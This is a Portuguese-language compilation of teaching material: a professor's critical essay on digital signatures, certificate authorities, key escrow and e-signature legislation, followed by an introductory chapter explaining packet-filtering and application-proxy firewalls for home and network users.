Não parece justificado o tipo de simplificação costurada para apresentar uma ou outra tecnologia como solução mágica para a segurança virtual e futura. Essas simplificações são perigosas. Muito menos as empulhações acerca da natureza dos riscos das partes envolvidas no seu uso, principalmente quando emanam de quem possa vir a lucrar com tais simplificações. Essas são ainda mais perigosas. A questão que deve ganhar foco não é se, ou para quem, uma tecnologia é boa ou ruim, mas como torná-la compatível com os princípios de liberdade humana, conquistados a duras penas por nossa civilização.

Precisamos saber onde estão os riscos no uso da assinatura digital, ou de qualquer outro procedimento de autenticação eletrônica, para, ponderando as responsabilidades decorrentes, podermos decidir em que situações aceitá-las como alternativa ao processo de assinatura de punho. Ou ao fio de bigode ou a outro mecanismo autenticatório com suporte físico socialmente aceito. Precisamos evitar o cerceamento do direito de decidirmos por nós mesmos em que situações aceitaremos tais riscos, para podermos influir, com nossas escolhas, no controle social de tais riscos, principalmente em serviços facilmente virtualizáveis e monopolizáveis. Precisamos, enfim, evitar o ciberaparthied.

As confusões sobre o tema se tornam ainda mais problemáticas quando se começa a falar de certificados digitais. As autoridades certificadoras, auto-proclamadas ou não, não podem gerar crença na primeira premissa da autenticação por assinatura, a saber, no sigilo da chave privada de quem se disponha a usar uma. Não protegem a chave privada de ninguém, exceto a própria. O único serviço coletivo que oferecem é algum tipo de suporte para substanciar crenças na segunda premissa, a saber, sobre como identificar titulares de chaves públicas, usadas para verificação de assinaturas ou para estabelecimento de canais sigilosos.

Suporte -- e não certezas. Mas o que elas vendem? Um serviço de autenticação digital de chaves públicas de terceiros, e listagens de revogação de certificados. Assinam digitalmente documentos binários padronizados (em formato x509) – os chamados certificados digitais de chave pública – contendo a chave publica e o nome de seu titular conforme apresentados, que é então enviado a tal titular para ser por ele redistribuído. Não vendem – por não estar à venda – a confiança em terceiros. Não podem vender a confiança na primeira crença enquanto as complexas questões sobre revogação, como as levantadas nesta série e outras, não forem resolvidas, sendo que algumas talvez nem possam.

Não é correto dizer que a chave privada "só poderá ser lida por quem detiver uma chave pública, como agencias estatais ou órgãos regulamentadores", como afimou um grande jornal (JB 06/07/00). A chave pública que é par de uma chave privada não a lerá, mas permitirá a inversão das operações por ela efetuadas. Chaves públicas não são programas, e sim seqüências aleatórias de bits, mas uma chave privada poderá ser lida – e portanto vazada – por qualquer programa que a ela tiver acesso. A afirmação acima parece referir-se a exceções legais à premissa de sigilo de chaves privadas, cuja crença é essencial para a eficácia do procedimento autenticatório nelas baseado. Tais exceções são tentativas estatais de controle sobre o processo de comunicação digital, classificadas na literatura especializada como mecanismos de caução de chaves (*key escrow*).

Houve esforços de aprovação e manutenção, nos EUA e na França respectivamente, de leis sobre caução de chaves privadas. Tais leis geram jurisprudência sobre o direito de se possuir e pôr em uso um par de chaves assimétricas, obrigando quem deseja exercê-lo a abrir mão do sigilo de sua chave privada para alguma autoridade judicial. Tal caução é uma renúncia à única proteção contra fraudes indefectíveis que um algoritmo assimétrico pode oferecer a um titular de chaves, e seria muito perigosa em um estado totalitário, irresponsável ou megalomaníaco. Os EUA não conseguiram ainda aprovar tal lei, e a França acaba de revogar. O "grande irmão" ainda não foi desta feita, mas é muito perigosa a insinuação de que a caução é necessária para a eficácia dos protocolos de assinatura digital. E é muito inquietante ouvirmos esta insinuação no Brasil.

Pode-se ler sobre o tema em livros de criptografia atualizados, e há até uma associação na industria de segurança computacional, a *Key Recovery Alliance*, dedicada à promoção das tecnologias de caução de chaves, como alternativa à velha tática de guarda da senha em envelope lacrado no cofre da empresa para o caso do proverbial caminhão atropelar seu titular. A recente falha de segurança no primeiro software a se utilizar de criptografia assimétrica na internet, o PGP, não tem nada a ver com falta de robustez da criptografia assimétrica, mas com a funcionalidade para caução de chaves que seu atual proprietário, a *Network Associates*, resolveu implementar para satisfazer preferências de grande companhias e do governo americano, apesar da longa história de oposição do PGP à caução de chaves enquanto era software livre (veja http://www.politechbot.com/p-01347.html).

17.2.5.PKI– INFRA–ESTRUTURAS PARA CHAVES PUBLICAS

Imprecisões são comuns em explicações leigas sobre o processo de certificação. São freqüentes as afirmações de que, para ter um par de chaves assimétricas, o internauta deve primeiro se cadastrar numa certificadora digital, após o qual passará a contar com uma função a mais em seu browser. Não é bem assim. A geração do seu par de chaves é o primeiro passo, que precisa ser executado em seu próprio ambiente para que a crença na primeira premissa da autenticação por assinatura seja substanciada.

Com o PGP (programa para sigilo e autenticação de correio eletrônico), com certas ferramentas de groupware (ex: Lotus Notes) e com módulos administrativos de certos tipos de VPN (Virtual Private Networks) por exemplo, a geração do par de chaves e a distribuição da chave pública podem ser totalmente controlados pelo titular do par de chaves. É relativamente fácil escrever programas que geram chaves assimétricas e suas funções de cifragem. Vários alunos de computação na UnB já o fizeram.

O que as auto-denominadas autoridades certificadoras (CA) procuram hoje oferecer, valendo-se dos browsers, é uma infra-estrutura global para o uso interoperável de chaves criptográficas assimétricas: uma PKI (Public Key infrastructure). No caso dos browsers, o processo obedece aos padrões adotados pelo protocolo de segurança neles implementado, o SSL (Secure Sockets Layer), já adaptado ao TCP/IP como TSL. Ao pedir um certificado ao browser, o usuário gera um par de chaves assimétricas (usando uma função que deveria executar na sua máquina). A chave privada será armazenada no seu disco e a chave publica submetida à certificação pela CA escolhida, juntamente com os dados do titular, conforme irão constar no certificado x509 que a distribuirá. Esta CA assina tal certificado mediante cobrança, devolvendo-o assinado ao browser. Apenas certificados assinados são aceitos pelo SSL.

Não é a pessoa quem é cadastrada na CA, mas a chave pública. Posso cadastrar várias chaves públicas em meu nome. Posso cadastrá-las em nome do meu gato. As CAs podem até se esforçar, por um preço adequado, em verificar a identidade civil do titular dos certificados que assina. Mas legalmente se eximem desta responsabilidade, como pode ser lido nas declarações que divulgam a respeito das obrigações e direitos das partes no serviço que vendem. Veja por exemplo o *Policy Statement* da Verisign, ou o da Certisign, que no Brasil delega esta responsabilidade aos cartórios de notas e ofícios. Num certificado x509 o titular é apenas uma seqüência de letras, e cabe a quem for usá-lo interpretá-la como identificação de alguém ou de algo. A certificação não garante a identidade de ninguém, mas apenas a integridade léxica de uma chave pública e de um nome, a ela associado no ato de certificação por quem a apresentou.

"O certificado garante que o titular é quem diz ser" é um figura de linguagem para efeito de marketing. Apesar de repetida *ad nauseum* nas simplificações, não pode ser levada a sério, assim como não podemos levar a sério as insinuações nas propagandas de cigarros, bebidas e automóveis. A questão de alguém ser o que diz ser não tem nada a ver com criptografia. A criptografia é constituída de procedimentos sintáticos, e a identificação de uma entidade física ou jurídica é um procedimento semântico, um processo cultural que se torna bem mais complexo no ciberespaço, onde projetamos nossas expectativas e entendimentos para terreno desconhecido e etéreo. Quem é "merlin@ig.com.br"? Quem é "www.amazon.com"? Quem é "encol"? Quem é "ikal"? Quem é "grupoOK"? De que forma

cada uma dessas seqüências de letras poderia garantir ser quem diz ser, ontem, hoje ou amanhã?

Certificados assinados por CAs são necessários ao browser porque este implementa o SSL. No SSL, uma cadeia de autenticação é percorrida, onde as chaves públicas destas entidades são usadas para verificar assinaturas em certificados, transmitidos ao browser no momento da abertura de uma conexão protegida (as que mostram um cadeado fechado na tela). Um certificado enviado ao SSL contem a chave pública para estabelecimento de sigilo com seu titular, ou para verificação de sua assinatura. A integridade do conteúdo deste certificado é verificada pela chave publica da CA que o assinou. Mas quem autentica a chave publica desta CA?

O truque aqui está no fato do browser já vir com algumas delas, em certificados auto-assinados. Estes certificados auto-assinados terminam as cadeias de autenticação no SSL, afirmando no protocolo algo como "eu sou um certificado íntegro", apesar do ambiente onde operam poder não sê-lo, se nele estiver ativo algum troiano ou backdoor. Existe no caso deste cenário o risco de um certificado auto-assinado ser introduzido por um troiano para fins de embuste, se a proteção ao ambiente computacional for inadequada. Este é, hoje, o calcanhar de aquiles das PKIs que poucos gostam de reconhecer. No SSL a certificação do usuário do browser é opcional, mas a normatização de procedimentos ou cartelização de serviços que usam a internet poderá exigi-los, antes que as questões sobre riscos e responsabildades inerentes à guarda de chaves e certificados em seu ambiente de operação sejam devidamente abordadas.

Há uma luta econômica sendo travada sobre o tema, que se desdobra em duas frentes. A primeira delas é pela jurisprudência do direito de se operar na hierarquia de cadeias de autenticação de certificados, em PKIs ou em outras infra-estruturas virtuais para o exercício da confiança. Quanto mais alta a posição na hierarquia, maior a fatia do mercado de venda de certificados ou instrumentos autenticatórios com demanda assegurada. Os certificados possuem prazo de validade, justificado para se atenuar problemas afetos à revogação, e portanto precisam de renovação constante.

Nesta frente a luta se desdobra em batalhas pela imposição de protocolos proprietários, em detrimento de protocolos abertos, visto que os abertos apresentam obstáculos à monopolização de serviços e à imposição de padrões "de mercado". A segunda frente na luta econômica hora em curso sobre o tema concentra-se no dimensionamento do mercado de mecanismos eletrônicos de autenticação.

17.2.6.leis sobre assinatura digital e seus riscos

Quanto mais pessoas e processos forem obrigados a usar certificados digitais ou instrumentos equivalentes, maior o mercado garantido. E para tal age o lobby legislativo dos que são "a favor do e-commerce". Esta série de artigos não busca combater a assinatura digital ou o e-commerce, mas divulgar conhecimento sobre o cenário onde surgem. Criptólogos precisam ser interdisciplinares, e ficam assim mais sensíveis a esses assuntos. E alguns sentem-se no dever de alertar a opinião pública sobre o que está em jogo na revolução digital.

Nos EUA a câmara de deputados aprovou (426 votos a 4), e o presidente Bill Clinton promulgou em 30/06/00, uma lei que valida o uso de "assinaturas eletrônicas" em documentos digitais. Esta lei também exige do governo federal empenho pela aprovação de legislação semelhante em outros países. Segundo Lauren Weinstein, moderador do Privacy Forum e membro do comitê para políticas púbicas da Association of Computer Machinery, tal legislação torna substituível a assinatura de punho por praticamente qualquer procedimento que as partes envolvidas resolvam chamar de "assinatura eletrônica", sem nenhuma salvaguarda requerida dos seus mecanismos, em termos de padrões mínimos de funcionalidade autenticatória ou proteção contra embustes e falhas, intencionais ou não.

Ao permiti-las sem critérios, permitirá também que cartéis estabeleçam, por sua própria conta, os níveis de custo indireto com riscos de fraudes, conluios, falhas e limitações a que estarão expostos os usuários de seus serviços e produtos. Nós, usuários comuns, precisamos estar atentos para o fato de que há riscos na virtualização de processos de interação social, e que a usurpação do direito de decidirmos, coletiva ou individualmente, em que casos sua conveniência compensa os riscos, é a verdadeira ameaça desse lobby legislativo que busca, em síntese, acelerar e lotear um mercado estratégico. O mercado dos instrumentos de controle da própria virtualização dos processos sociais, cuja regulamentação no Brasil está em discussão no Congresso, em seis propostas para a chamada "lei do comercio eletrônico", cuja aprovação é prometida para este ano.

O mais recente exemplo da perda individual desse direito de escolha ocorre no Brasil, pelo decreto presidencial Nº 3.585, de 5/9/2000, que em seu art. 57-A. estabelece: "A partir de 1º de janeiro de 2001, os documentos a que se refere este Decreto [regulamentado o uso da PKI do governo Brasileiro] somente serão recebidos, na Casa Civil da Presidência da República, por meio eletrônico." Para que possa haver controle social sobre os riscos coletivos a que estaremos sendo expostos nesta urgência pela legitimação de processos digitais, é importante identificarmos aqueles protocolos cuja eficácia e segurança puderam, podem e poderão ser analisados e verificados abertamente, por toda a comunidade que estaria a ele se submetendo.

Das possíveis falácias sobre este tema, a mais nefasta é se engajar na crença de que eventuais proibições à análise de protocolos proprietários e secretos possam oferecer ao consumidor alguma proteção ou vantagem duradoura. Esta crença obscurantista promove a verdadeira exclusão social da era digital. A alardeada ameaça dos piratas e hackers, onde já foi invocada para este propósito, não pôde ser comprovada, como nos processos contra usuários que promovem o Napster ou o DeCSS. Tais proibições tentam proteger apenas o risco econômico de quem possa se interessar em investir em protocolos proprietários, a partir de uma posição privilegiada no mercado. Ainda mais do que já lhes protegem, hoje,

os termos das licenças de uso do software de prateleira. (veja p.ex., comentário em artigo disponível em <http://www.law.com/>).

Existe nesta luta um risco grave, inerente à condição humana, perpetuado na crença da suprema sabedoria da mão invisível do mercado. É o risco da legitimação dos protocolos digitais ser guiada por questões de conveniência, antítese da segurança. Nos protocolos de autenticação digital conhecidos, apenas os que empregam a criptografia assimétrica podem oferecer algum grau de não-repúdio aos regimes jurídicos reguladores dos contratos onde forem ser usados. Em todos os outros, a autenticação se baseia em algum compartilhamento de segredo e a não-repudiação é por isso vazia, pois o verificador estará apto a usar o segredo compartilhado para personificar o assinante, em outros documentos. Criá-la por decreto é arremedar na vida a ficção Orwelliana. (veja http://firstmonday.org/issues/issue5_8/mccullagh/index.html)

A única proteção possível para o usuário em relação aos riscos inerentes ao uso de protocolos digitais, está em se evitar que a autoridade para legitimação de sua eficácia ou de sua obrigatoriedade se restrinja ao próprio fabricante e seus parceiros. Em outras palavras, em se evitar que a raposa tome conta do galinheiro. A ocultação da lógica de um protocolo digital não tem nada a ver com sua funcionalidade ou segurança, como pode ser insinuado ao leigo. Não se trata de tecnofobia mas sim de liberdade, e um exemplo pode ajudar a dissipar impressões errôneas sobre as intenções do autor.

O último projeto de graduação em Ciência da Computação na Universidade de Brasília, orientado pelo autor, rendeu ao aluno e seus sócios na empresa que montaram com o produto do projeto, o 1° prêmio no 1° concurso nacional e-cobra para planos de negócio em comércio eletrônico no Brasil, em julho deste ano <e-cobra.com.br>. Tendo concorrido com 740 outras empresas, o serviço de editoração eletrônica virtual da CopyMarket, que oferece proteções inéditas no mundo a autores de obras literárias, foi concebido e montado sobre protocolos de segurança e em ambiente de desenvolvimento livres e abertos.

Quando a mídia anuncia novos produtos ou serviços afetos à segurança dos processos de informação, prestaria um grande benefício à coletividade se procurasse informar o funcionamento e a natureza dos protocolos subjacentes, ao invés de apenas repetir a linha de promessas alardeadas pelos magos da comunicação encarregados de promovê-los. Propaganda é sempre propaganda, seja de software, de cigarros ou de bebidas. É apenas veículo de opinião. Notícia é outra coisa.

17.2.7.as leis sobre assinatura eletrônicas nos e.u.a.

As batalhas em torno da adoção de padrões para autenticação eletrônica, com força de lei, estão atingindo momento decisivo. O modelo proposto para o ambiente do comércio eletrônico pela UNCITRAL *Electronic Commerce Model Law* busca, em seu artigo 13, fazer com que o ônus da prova de forja ou de não negligência recaia sobre o titular da assinatura, ao contrário da jurisprudência tradicional na sua quase totalidade, refletindo enorme pressão de forças de mercado. Já a seção 15 do *Electronic Transactions Act* (CWTH) de 1999 rejeita o artigo 13 da UNCITRAL e determina a imputabilidade da assinatura somente perante autorização de seu titular. Qualquer que sejam entretanto as disposições de uma lei sobre a repudiação, ela será falha nos casos em que a segurança do ambiente onde a assinatura é produzida não puder ser assegurado. E aí surge um abismo.

Um bom retrato deste momento pode ser lido num relatório, elaborado para o Congresso dos EUA pelo serviço de pesquisa de sua famosa Biblioteca, que trata do desenvolvimento tecnológico e de questões legislativas afins. Este relatório define vários conceitos, apropriando-se do termo "assinatura" para descrever o que, em criptografia, é conhecido como autenticação, isto é, qualquer método de verificação de identidade para fins de controle de acesso a sistemas e autorização de transações eletrônicas. Vários desses métodos, tais como os que se baseiam em senha memorizável (login), em senha portável (PIN) ou em senha intransferível e irrevogável (atributo biométrico) são ali citados como exemplos de "assinatura eletrônica".

O uso de chaves assimétricas é citado como sendo um dos vários tipos de assinatura eletrônica. Ali chamada de "assinatura digital", seu uso é explicado para prover não-repudiação e verificação de integridade ao documento eletrônico a que se vincula. Como já foi explicado antes, outros mecanismos não podem prover tais funções por basearem-se em compartilhamento de segredo, mas esse detalhe é ali desconsiderado.

As qualidades de não-repudiação e verificação de integridade, providas em adição à identificação do assinante pela assinatura de punho, fazem dela o único mecanismo autenticatório aceitável para a espécie jurídica do contrato, na tradição do Direito. O princípio jurídico da analogia, aplicado à evolução tecnológica, deveria exigir essas mesmas qualidades de um mecanismo equivalente, para os contratos no comércio eletrônico.

A acepção ampliada de "assinatura" ignora as propriedades necessárias para prover não-repudiação e integridade à autenticação, justamente aquelas que, na esfera virtual, definem a criptografia assimétrica. Qual seria então o real motivo para a Biblioteca do Congresso dos EUA apropriar-se do conceito de assinatura, em um sentido dissonante ao princípio da analogia aplicado à sua função contratual, quando a alegada justificativa para isso é a necessidade de sua regulamentação para promover o comercio eletrônico? Podemos encontrar explicações para esta transfiguração semântica do conceito, nas entrelinhas. Não só nas desse relatório, mas também nas dos argumentos de certas empresas interessadas neste processo legislativo.

A criptografia assimétrica é complexa. Para simplificar e desburocratizar o mundo virtual, optaríamos por ignorar o fato de que o compartilhamento do segredo que nos identifica perante um "sistema de computador", com ele mesmo, nos traz riscos. Esta

simplificação equipara quaisquer mecanismos de "assinatura eletrônica" e torna a não-repudiação e a verificação de integridade, para fins de resolução de conflitos entre partes contratantes, mero e insignificante detalhe. Afinal, dizem as entrelinhas, computadores não erram nem têm intenções ocultas (programadores, quem sabe), e se a industria de software conseguiu amealhar a maior riqueza que a humanidade já viu, certamente é porque só poderá trazer-nos benefícios. Daí a pressão para que a tradição do direito seja abandonada e o ônus da prova de forja ou não negligência seja transferido do acusador para o titular.

Nos EUA, a jurisprudência para regulamentação do comércio é estadual. No momento, 36 dos 50 estados aprovaram ou discutem a aprovação de 76 leis sobre assinatura eletrônica. Tais leis se enquadram em 3 modelos. Há o modelo "prescritivo", como o da lei de Utah, que regula o uso de assinaturas digitais e o funcionamento de PKIs. Há o modelo "de critérios", como o da Califórnia, que estabelece parâmetros de funcionalidade e confiabilidade para o reconhecimento legal de mecanismos eletrônicos autenticatórios. E há finalmente o modelo "de outorga", como o de Massachussets, que não aborda critérios ou mecanismos, mas delega às partes envolvidas o poder de decidir qual mecanismo pode substituir eletronicamente a assinatura de punho. Das 76 leis, apenas 36 em 20 estados mencionam chaves assimétricas e PKIs.

Duas leis federais foram recentemente aprovadas nos EUA. O *Digital Milenium Commerce Act* e o *e-Sign*, que se sobrepõem às leis estaduais até que os estados uniformizem suas leis sobre autenticação eletrônica. Ambas seguem o modelo de outorga, sob o argumento de que o modelo prescritivo e o de critérios "engessam a tecnologia" enquanto o de outorga é "tecnologicamente neutro", e de que as forças do mercado melhor poderão escolher a tecnologia "mais adequada" para autenticação eletrônica. Entretanto, o modelo de outorga implicitamente pressupõe um equilíbrio entre as partes na escolha dos mecanismos permitidos, com relação a riscos e conveniências, que pela natureza do processo e da sociedade contemporânea não se dá. Ignora que, na tradição do Direito, onde este equilíbrio não ocorre naturalmente cabem códigos regulamentadores de defesa e de conduta das partes.

Os argumentos pelo modelo de outorga são equivalentes aos de que as leis de trânsito estariam engessando o desenvolvimento de navios, submarinos e aviões, por não permitir seu tráfego pelas ruas, ou as leis que regulam venda e porte de armas engessando o desenvolvimento de morteiros, granadas e bazucas, por não permitir sua livre comercialização, ou as leis para o comércio de medicamentos engessando o progresso da medicina, por não permitir a venda de qualquer substância nas farmácias e supermercados. Como se as leis de trânsito, de porte de armas e de controle de drogas devessem ser "tecnologicamente neutras"

. Leis sobre autenticação eletrônica não são nem podem ser tecnologicamente neutras por um motivo bem simples. Porque a capacidade humana de enganar, mentir, ludibriar, fraudar e explorar e abusar no poder não o é. A gritaria contra o "engessamento" da tecnologia autenticatória por parte dos lobistas do modelo de outorga, que parecem nada entender de tecnologia e quererem reinventar rodas na tradição do Direito, ocorre coincidentemente próximo à expiração da validade da patente do RSA nos EUA, que em 20/09/00 passará a ser de uso livre.

Um mercado que, através da competição, seleciona seus melhores produtos, é chamado pela teoria econômica de perfeito. Mas ninguém parece se lembrar, em discussões sobre esses temas, das imperfeições de um mercado onde medem forças uma industria monopolizante e usuários dos seus produtos e serviços cuja necessidade, ela mesma, está tão empenhada e apta a criar. É a "tecnologia globalitária", cuja liberdade pretende-se, com uma presumida aura de sacralidade, mais importante que a do homem. O homem é um animal que produz símbolos. Iremos permitir que uma lógica de negócio inverta este fato? Nossos legisladores precisam ater-se à importância dessas questões, no processo decisório que dirige o mergulho de nossa sociedade nesta globalização virtualizante. Como também dele prestar contas.

17.2.8.referências bibliográficas

Publicado no Obseratório da Imprensa em 05/09/00
e-Notícia: "Internet, Riscos e Falácias"

Prof. Pedro Antonio Dourado de Rezende
Departamento de Ciência da Computação
Universidade de Brasilia

CAPITULO 8

Firewalls

18.O que é um firewall

Introdução

Firewall é um quesito de segurança com cada vez mais importância no mundo da computação. À medida que o uso de informações e sistemas é cada vez maior, a proteção destes requer a aplicação de ferramentas e conceitos de segurança eficientes. O firewall é uma opção praticamente imprescindível. Este artigo mostrará o que é firewall, seus tipos, modos de funcionamento e o porquê de usá-lo em seu computador.

O que é firewall

Firewall pode ser definidido como uma barreira de proteção, que controla o tráfego de dados entre seu computador e a Internet (ou entre a rede onde seu computador está instalado e a Internet). Seu objetivo é permitir somente a transmissão e a recepção de dados autorizados. Existem firewalls baseados na combinação de hardware e software e firewalls baseados somente em software. Este último é o tipo recomendado ao uso doméstico e também é o mais comum.

Explicando de maneira mais precisa, o firewall é um mecanismo que atua como "defesa" de um computador ou de uma rede, controlando o acesso ao sistema por meio de regras e a filtragem de dados. A vantagem do uso de firewalls em redes, é que somente um computador pode atuar como firewall, não sendo necessário instalá-lo em cada máquina conectada.

Como o firewall funciona

Há mais de uma forma de funcionamento de um firewall, que varia de acordo com o sistema, aplicação ou do desenvolvedor do programa. No entanto, existem dois tipos básicos de conceitos de firewalls: o que é baseado em filtragem de pacotes e o que é baseado em controle de aplicações. Ambos não devem ser comparados para se saber qual o melhor, uma vez que cada um trabalha para um determinado fim, fazendo que a comparação não seja aplicável. Conheça cada tipo a seguir. (*Veremos mais detalhadamente a frente).*

Filtragem de pacotes

O firewall que trabalha na filtragem de pacotes é muito utilizado em redes pequenas ou de porte médio. Por meio de um conjunto de regras estabelecidas, esse tipo de firewall determina que endereços IPs e dados podem estabelecer comunicação e/ou transmitir/receber dados. Alguns sistemas ou serviços podem ser liberados completamente (por exemplo, o serviço de e-mail da rede), enquanto outros são bloqueados por padrão, por terem riscos elevados (como softwares de mensangens instantâneas, tal como o ICQ). O grande problema desse tipo de firewall, é que as regras aplicadas podem ser muito complexas e causar perda de desempenho da rede ou não serem eficazes o suficiente.


Este tipo, se restringe a trabalhar nas camadas TCP/IP, decidindo quais pacotes de dados podem passar e quais não. Tais escolhas são regras baseadas nas informações endereço IP remoto, endereço IP do destinatário, além da porta TCP usada.

Quando devidamente configurado, esse tipo de firewall permite que somente "computadores conhecidos troquem determinadas informações entre si e tenham acesso a

determinados recursos". Um firewall assim, também é capaz de analisar informações sobre a conexão e notar alterações suspeitas, além de ter a capacidade de analisar o conteúdo dos pacotes, o que permite um controle ainda maior do que pode ou não ser acessível.

Firewall de aplicação

Firewalls de controle de aplicação (exemplos de aplicação: SMTP, FTP, HTTP, etc) são instalados geralmente em computadores servidores e são conhecidos como proxy. Este tipo não permite comunicação direto entre a rede e a Internet. Tudo deve passar pelo firewall, que atua como um intermediador. O proxy efetua a comunicação entre ambos os lados por meio da avaliação do número da sessão TCP dos pacotes.



Este tipo de firewall é mais complexo, porém muito seguro, pois todas as aplicações precisam de um proxy. Caso não haja, a aplicação simplesmente não funciona. Em casos assim, uma solução é criar um "proxy genérico", através de uma configuração que informa que determinadas aplicações usarão certas portas. Essa tarefa só é bem realizada por adminstradores de rede ou profissionais de comunicação qualificados.

O firewall de aplicação permite um acompanhamento mais preciso do tráfego entre a rede e a Internet (ou entre a rede e outra rede). É possível, inclusive, contar com recursos de log e ferramentas de auditoria. Tais características deixam claro que este tipo de firewall é voltado a redes de porte médio ou grande e que sua configuração exige certa experiência no assunto.

Razões para utilizar um firewall

A seguir são citadas as 3 principais razões (segundo o InfoWester) para se usar um firewall:

1 - o firewall pode ser usado para ajudar a impedir que sua rede ou seu computador seja acessado sem autorização. Assim, é possível evitar que informações sejam capturadas ou que sistemas tenham seu funcionamento prejudicado pela ação de hackers;

2 - o firewall é um grande aliado no combate a vírus e cavalos-de-tróia, uma vez que é capaz de bloquear portas que eventualmente sejam usadas pelas "pragas digitais" ou então bloquear acesso a programas não autorizados;


3 - em redes corporativas, é possível evitar que os usuários acessem serviços ou sistemas indevidos, além de ter o controle sobre as ações realizadas na rede, sendo possível até mesmo descobrir quais usuários as efetuaram.

Firewalls existentes


Existe uma quantidade grande de soluções de firewall disponível. Para usuários domésticos que usam o sistema operacional Windows, um dos mais conhecidos é o ZoneAlarm (www.zonealarm.com), que dispõe de uma versão gratuita e outra paga, com mais recursos. Em ambos os casos, é possível utilizar configurações pré-definidas, que oferecem bons níveis de segurança, sem que para tanto, o usuário necessite ter muito conhecimento no assunto. Vale citar que o Windows XP já vem com um firewall, que apesar de não ser tão eficiente, é um bom aliado na segurança. Para ativá-lo, vá em Iniciar / Configurações / Conexões de Rede / Conexão Local / Propriedades / Avançado e habilite o item Firewall de Conexão com com a Internet.

